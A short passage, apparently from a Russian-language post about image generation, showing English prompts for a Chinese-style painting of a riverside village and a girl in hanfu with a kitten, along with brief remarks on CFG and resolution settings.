


> « *you are a Chinese painter. mixing oil paint and watercolor, draw a painting of a tranquil Chinese village, with white houses overlooking a river channel, and a boat floating along the river* »


А так — с `CFG = 3`.



А тут `CFG = 3`, но разрешение — 1440 на 1440.




Симпатично. Добавим котенка, и рисунок пусть будет на старом холсте.



> « *you are a Chinese painter. mixing oil paint and watercolor, draw a painting of of a little girl wearing traditional Chinese hanfu dress, playing with a kitten. In background, there is a tranquil Chinese village, with white houses overlooking a river channel, and a boat floating along the river. canvas is old traditional media* »

